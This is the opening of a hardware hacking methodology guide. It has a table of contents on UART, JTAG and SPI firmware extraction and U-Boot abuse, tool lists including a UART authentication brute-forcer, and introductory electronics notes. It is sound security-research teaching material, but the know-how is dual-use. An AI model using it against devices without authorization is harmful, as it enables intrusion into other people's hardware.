


# HARDWARE HACKING

## METHODOLOGY & TIPS



Jérémy Brun

Version 1.0 – 02.2024

# Table of content

Document History .....	4
1. Tools .....	5
1.1. Hardware Tools .....	5
1.2. Software Tools .....	10
2. Electronics 101 .....	12
2.1. Recognize Main Electronic Components .....	12
2.2. Connectors and Cables .....	15
2.3. Memory Types .....	16
2.3.1. Volatile Memory .....	16
2.3.2. Non-Volatile Memory .....	17
2.4. Chip Package Types .....	17
2.5. Communication Modes .....	19
3. Information Gathering .....	20
3.1. Reconnaissance .....	20
3.2. Chips Identification .....	21
3.3. Debug Interfaces Candidates .....	26
3.4. Annotated Overview of PCB .....	29
3.5. Attack Surface Mapping .....	31
3.6. Ways to Get Access to Firmware .....	32
4. UART .....	35
4.1. UART Protocol .....	35
4.2. UART Pinout Identification .....	36
4.3. Baud Rate identification .....	38
4.3.1. Baud Rate Identification using Logic Analyzer .....	38
4.3.2. Baud Rate Identification using Bruteforce .....	40
4.3.3. Baud Rate Identification using PicoScope .....	40
4.4. Interaction with UART .....	41
4.4.1. Using UART-to-USB serial adapter FT232 .....	42
4.4.2. Using Bus Pirate .....	43
4.5. U-Boot Bootloader Exploitation .....	44
4.5.1. Boot Logs Analysis .....	44
4.5.2. Access the Bootloader .....	47
4.5.2.1. Standard Method .....	47
4.5.2.2. Flash Memory Glitching .....	50
4.5.3. U-Boot Abuse to Dump the Firmware .....	51

4.5.3.1.	Via command md (Memory Display).....	51
4.5.3.2.	Using SD Card (command mmc).....	52
4.5.3.3.	Using USB (command usb) .....	53
4.5.3.4.	Using TFTP (command tftp).....	54
4.5.4.	U-Boot Abuse to Get a Shell.....	55
4.6.	Post-Boot Exploitation .....	55
4.6.1.	Unauthenticated Root Shell .....	55
4.6.2.	Authentication Required.....	56
4.6.3.	Restricted Shell (CLI) .....	57
5.	JTAG.....	59
5.1.	JTAG Protocol.....	59
5.2.	JTAG Pinout Identification.....	61
5.2.1.	Standard JTAG Pinout.....	61
5.2.2.	Using JTAGulator .....	63
5.2.3.	Alternative Method using JTAGenum .....	65
5.2.4.	Advanced Research using Visual Inspection of Lines on PCB.....	65
5.3.	Interaction with JTAG.....	67
5.4.	Firmware Extraction using JTAG .....	71
6.	SPI Memory .....	73
6.1.	SPI Protocol .....	73
6.2.	SPI Memory Identification .....	74
6.2.1.	Using Datasheet .....	74
6.2.2.	Using Logic Analyzer.....	75
6.3.	Interaction with SPI.....	76
6.3.1.	Connection to Bus Pirate.....	76
6.3.2.	Connection Methods.....	77
6.3.2.1.	Using Chip Clips .....	77
6.3.2.2.	Using Test Hook Clips .....	78
6.3.2.3.	Soldering Wires in Place .....	78
6.3.2.4.	Chip Removal .....	78
6.4.	Firmware Extraction via SPI .....	80
7.	Parallel EEPROM/Flash.....	82
7.1.	Parallel EEPROM/Flash Identification .....	82
7.2.	Dump using Commercial Memory Reader .....	83
7.3.	Dealing with Error Correction Code (ECC) .....	85
8.	Firmware Analysis and Reverse Engineering .....	88
8.1.	Filesystem Extraction .....	88
8.1.1.	Automatic Filesystem Extraction Using Binwalk.....	88

8.1.2.	Manual Filesystem Extraction .....	90
8.1.3.	When no Filesystem is Found .....	90
8.2.	Filesystem Analysis.....	91
8.3.	Firmware Emulation.....	91
8.3.1.	Binary Emulation .....	92
8.3.2.	Full System Emulation.....	92
8.4.	Loading Bare-Metal Firmwares in IDA .....	92
8.5.	Simple Binary Reverse Engineering Examples .....	98
8.5.1.	Discovery of a Backdoor Command .....	98
8.5.2.	Discovery of a Command Injection Vulnerability (Restricted Shell Bypass) .....	101
References .....		103

## Document History

Version	Date	Description
<b>1.0</b>	12.02.2024	First version



# 1. Tools

## 1.1. Hardware Tools

- Various tools to open devices:



- Multimeter:



- PicoScope (USB PC Oscilloscope) (optional):



- Soldering iron:





- Hot air gun:



- Pin headers (that can be soldered):




- Jump wires (male/male, male/female, female/female) and test hook clips:







- Chip clips (for 8-pin and 16-pin SOIC/SOP Flash/EEPROM):




- Bus Pirate (v3.6 recommended) – [http://dangerousprototypes.com/docs/Bus\\_Pirate](http://dangerousprototypes.com/docs/Bus_Pirate):




- JTAGulator - <https://www.parallax.com/product/jtagulator/>:



- UART-to-USB serial adapter FT232RL:



- Board “Blue Pill” or “Black Pill” with Arduino-compatible STM32F103 microcontroller (optional, can be used as a cheaper alternative to JTAGulator) - [https://www.alibaba.com/product-detail/STM32-Black-Pill-compatible-IC-APM32F103C\\_1600128162230.html](https://www.alibaba.com/product-detail/STM32-Black-Pill-compatible-IC-APM32F103C_1600128162230.html)



- Logic Analyzer compatible with Saleae Logic software - <https://www.az-delivery.de/fr/products/saleae-logic-analyzer:>



- Commercial memory programmer RT809H with multiple adapters/sockets for eMMC/NAND Flash - <https://fr.aliexpress.com/item/32957478812.html>:





## 1.2. Software Tools


Name	Description	Link
<b>PicoScope software</b>	Visualize outputs from PicoScope	<a href="https://www.picotech.com/downloads">https://www.picotech.com/downloads</a>
<b>Saleae Logic Analyzer</b>	Visualize outputs from Logic Analyzer	<a href="https://www.saleae.com/downloads/">https://www.saleae.com/downloads/</a>
<b>OpenOCD</b>	Interact with JTAG	<a href="https://openocd.org/">https://openocd.org/</a>
<b>Flashrom</b>	Identify, read, write Flash memory chips	<a href="https://www.flashrom.org/">https://www.flashrom.org/</a>
<b>Binwalk</b>	Analyze and dissect Firmware dump	<a href="https://github.com/ReFirmLabs/binwalk">https://github.com/ReFirmLabs/binwalk</a>
<b>Screen / minicom / putty</b>	Terminal emulator	
<b>Baudrate.py</b>	Baud rate for UART identification via bruteforce	<a href="https://github.com/devttys0/baudrate">https://github.com/devttys0/baudrate</a>
<b>UART Bruteforcer</b>	Python script to bruteforce authentication via UART	<a href="https://github.com/firefart/UARTBruteForcer">https://github.com/firefart/UARTBruteForcer</a>
<b>Uboot-mdb-dump</b>	Python script to dump Firmware through U-Boot via UART	<a href="https://github.com/gmbnomis/uboot-mdb-dump">https://github.com/gmbnomis/uboot-mdb-dump</a>
<b>JTAGenum</b>	Tool to identify JTAG pinout using a device with Arduino-compatible microcontroller or Raspberry Pi, as an alternative to JTAGulator	<a href="https://github.com/cyphunk/JTAGenum">https://github.com/cyphunk/JTAGenum</a>
<b>NAND Dump Tools</b>	Tool to create error-corrected data dumps from raw NAND Flash memory dumps	<a href="https://github.com/SySS-Research/nand-dump-tools">https://github.com/SySS-Research/nand-dump-tools</a>
<b>Squashfs-tools</b>	Tools to create and extract Squashfs filesystems	<a href="https://github.com/plougher/squashfs-tools">https://github.com/plougher/squashfs-tools</a>
<b>7zip for Windows</b>	Alternative efficient tool for unpacking SquashFS filesystem	
<b>Jefferson</b>	JFFS2 filesystem extraction tool	<a href="https://github.com/onekey-sec/jefferson/">https://github.com/onekey-sec/jefferson/</a>
<b>Unyaffs</b>	YAFFS2 filesystem extraction tool	<a href="https://github.com/whataday/unyaffs">https://github.com/whataday/unyaffs</a>
<b>Ubi_reader</b>	UBIFS filesystem extraction tool	<a href="https://github.com/onekey-sec/ubi_reader">https://github.com/onekey-sec/ubi_reader</a>
<b>Firmware-mod-kit</b>	Collection of scripts for firmware extraction and reconstruction	<a href="https://github.com/rampageX/firmware-mod-kit/wiki">https://github.com/rampageX/firmware-mod-kit/wiki</a>
<b>IDA</b>	Disassembler	<a href="https://hex-rays.com/">https://hex-rays.com/</a>
<b>Ghidra</b>	Disassembler	<a href="https://ghidra-sre.org/">https://ghidra-sre.org/</a>
<b>RT809H Programmer software</b>	Control RT809H Programmer (dump / write memory chips)	<a href="http://doc.ifix.net.cn/@rt809/ENGLISH.html">http://doc.ifix.net.cn/@rt809/ENGLISH.html</a>
<b>QEMU</b>	Firmware emulation	<a href="https://www.qemu.org/">https://www.qemu.org/</a>
<b>Firmadyne</b>	Firmware emulation based on QEMU	<a href="https://github.com/firmadyne/firmadyne">https://github.com/firmadyne/firmadyne</a>

<b>Firmware-analysis-toolkit</b>	Firmware emulation based on QEMU	<a href="https://github.com/attify/firmware-analysis-toolkit">https://github.com/attify/firmware-analysis-toolkit</a>
<b>Binbloom</b>	Bare-metal firmware analysis and loading address identification	<a href="https://github.com/quarkslab/binbloom">https://github.com/quarkslab/binbloom</a>

## 2. Electronics 101

### 2.1. Recognize Main Electronic Components

- **All power-related components** can be quickly identified, but are not really interesting as potential targets for us:
  - **Resistors:** They reduce voltage and current by dissipating power in the form of heat. Characterized by its resistance (in Ohms). Two main different forms:
    - Normal resistor, mounted through holes via two legs (on left).
    - SMD resistor, smaller, mounted on the surface of PCB (on right). These are the most frequent on modern embedded devices where space must be optimized.



- **Capacitors:** They hold energy in the form of an electric charge. Inside them, there are two oppositely charged plates (hold electric charge when connected to a power source). They can also act as a filter, reducing electrical noise affecting other chips on the device, separating AC and DC components...




- **Transistors:** They act both as signal switches and/or amplifiers:
  - Amplifier role = They produce bigger output current from small input (i.e., amplify) (e.g., microphone connected to loudspeakers).
  - Switch role = They control the current by turning it on or off based on the applied voltage at their control terminal.



- **Inductors** = They store energy in a magnetic field when the current flows through them. An inductor typically consists of an insulated wire wound into a coil.




- **Integrated Circuit (IC) microchips:** Miniaturized electronic circuit that integrate multiple components onto a single chip. The components and the complexity of the chip depends on its features.
  - **Microcontroller Unit (MCU):** It is often the central component on a PCB, and it can be seen as the “brain” of the electronic circuit, responsible for processing information, controlling various functions, and interacting with other components on the PCB. MCU usually combines on a single chip the following components:
    - CPU (microprocessor),
    - Volatile memory (RAM),
    - Non-volatile memory (ROM),
    - Input/output peripherals (e.g., GPIO, UART...),
    - Timers,
    - Communication interfaces.




- **System-on-Chip (SoC):** This IC is similar to MCU but even more complex since it embeds a broader range of components, such as GPU, network controllers (e.g. Ethernet controller), hardware-based security/cryptographic module, BlueTooth, real-time clock, etc. Therefore, SoC are often found in more complex system than simple MCU. From a hacker’s perspective, MCU




or SoC must be clearly identified since it constitutes the center of the embedded device, and it is communicating with all other main components on the board, that can be potential targets.



- **Network Controllers:** They are IC chip dedicated to manage network connectivity in the device. A common example is an Ethernet controller that acts as a bridge between the device and the network, allowing for the transmission and reception of data packets (example below).



- **Trusted Platform Module (TPM):** It provides hardware-based security features. It stores cryptographic keys, performs secure cryptographic operations, and includes features to enhance the security of a computing platform.



#### Tips:


Every Integrated Circuit (IC) chips on the PCB should be clearly identified (cf. 3.2. *Chips Identification*) in order to have an overview of the hardware capabilities of the devices (e.g., the presence of a TPM on a board is likely to indicate the use of cryptography for security features such as Secure Boot).

- **Memory Chips:** There is a wide variety of memory chips. Taking a high-level perspective, there exist two primary categories:
  - **Volatile Memory (RAM):** content is flushed when the power is turned off or disrupted,
  - **Non-Volatile Memory (ROM and Hybrid):** it retains data across power cycles.




## 2.2. Connectors and Cables


- **Pin headers:** They are commonly used to give access to some features provided by the PCB. In particular, they are used for debug interfaces (cf. 3.3. *Debug Interfaces Candidates*):
  - SIL (Single In-Line) headers = single row of pins in a straight line.




- DIL (Dual In-Line) headers = two parallel rows of pins.




Sometimes, pin headers are also right-angled as follows:





- **U.FL connectors:** These are miniature coaxial radio-frequency connectors commonly used in electronic devices with wireless communication features:
  - Female component (port) on PCB:



- Male component (cable) connected to the PCB:



- **Flexible PCB connectors:** These kinds of connectors are very fragile by nature, be very cautious when releasing them!



## 2.3. Memory Types

### 2.3.1. Volatile Memory

**RAM (Random Access Memory)** holds data for only as long as it received power supply:

- **DRAM (Dynamic RAM):** It stores each bit of data in an individual capacitor.
- **SRAM (Static RAM):** It offers faster access time and lower latency than DRAM, but it consumes more power and it is more expensive.


RAM can be found in various configurations: embedded directly within a MCU/SoC, integrated as a dedicated chip (cf. left picture below), or utilized as an external component attached to the PCB (cf. right picture below), resembling the setup of RAM on a computer motherboard.



## 2.3.2. Non-Volatile Memory

There are several types of non-volatile memories:

- **ROM (Read Only Memory):**
  - **PROM (Programmable ROM):** Data stored on PROM cannot be modified once written.
  - **EPROM (Erasable Programmable ROM):** Data stored on EPROM can be erased and reprogrammed multiple times (warning: do not confuse with EEPROM). It can be erased using ultraviolet (UV) ray.
- **Hybrid Memory (Read/Write):**
  - **NVRAM (Non-Volatile Random Access Memory):** Typically uses volatile memory technology with a backup power source (e.g., battery) to maintain data integrity during power loss.
  - **EEPROM (Electrically Erasable Programmable ROM)** = Read and write can be done on small blocks of bytes. It is commonly used in systems where small amounts of data need to be updated or modified infrequently. It has a limited number of write cycles.
  - **Flash Memory** = Read and write can be done on larger blocks compared to EEPROM, so Flash is usually not as flexible for small/targeted updates as EEPROM, but it is faster. It also has a limited number of write cycles, it is usually less enduring (i.e., can endure fewer cycles) than EEPROM. There are subtypes of Flash memories, depending on their technical implementation:
    - **NAND Flash** = This is the most prevalent type, known for its high-density storage with fast read/write access.
    - **NOR Flash** = It has lower storage density than NAND Flash, but has faster read access speed.



### Note: Typical contents of non-volatile memory

- Flash memory is often used to store: firmware, bootloader, applications' data.
- EEPROM is likely to be used to store: configuration settings, system information (e.g., serial numbers, device identifiers, manufacturing information, etc.), user preferences, small logs, etc. It might also be used to store firmware, but only if it is relatively small (on simple embedded devices).


Furthermore, non-volatile memory chips can also be distinguished by the communication protocol they use for input/output (I/O):

- **Serial protocol:** most commonly SPI (cf. 6. *SPI Memory*) or I<sup>2</sup>C,
- **Parallel protocol:** for example, ONFI (cf. 7. *Parallel EEPROM/Flash*).

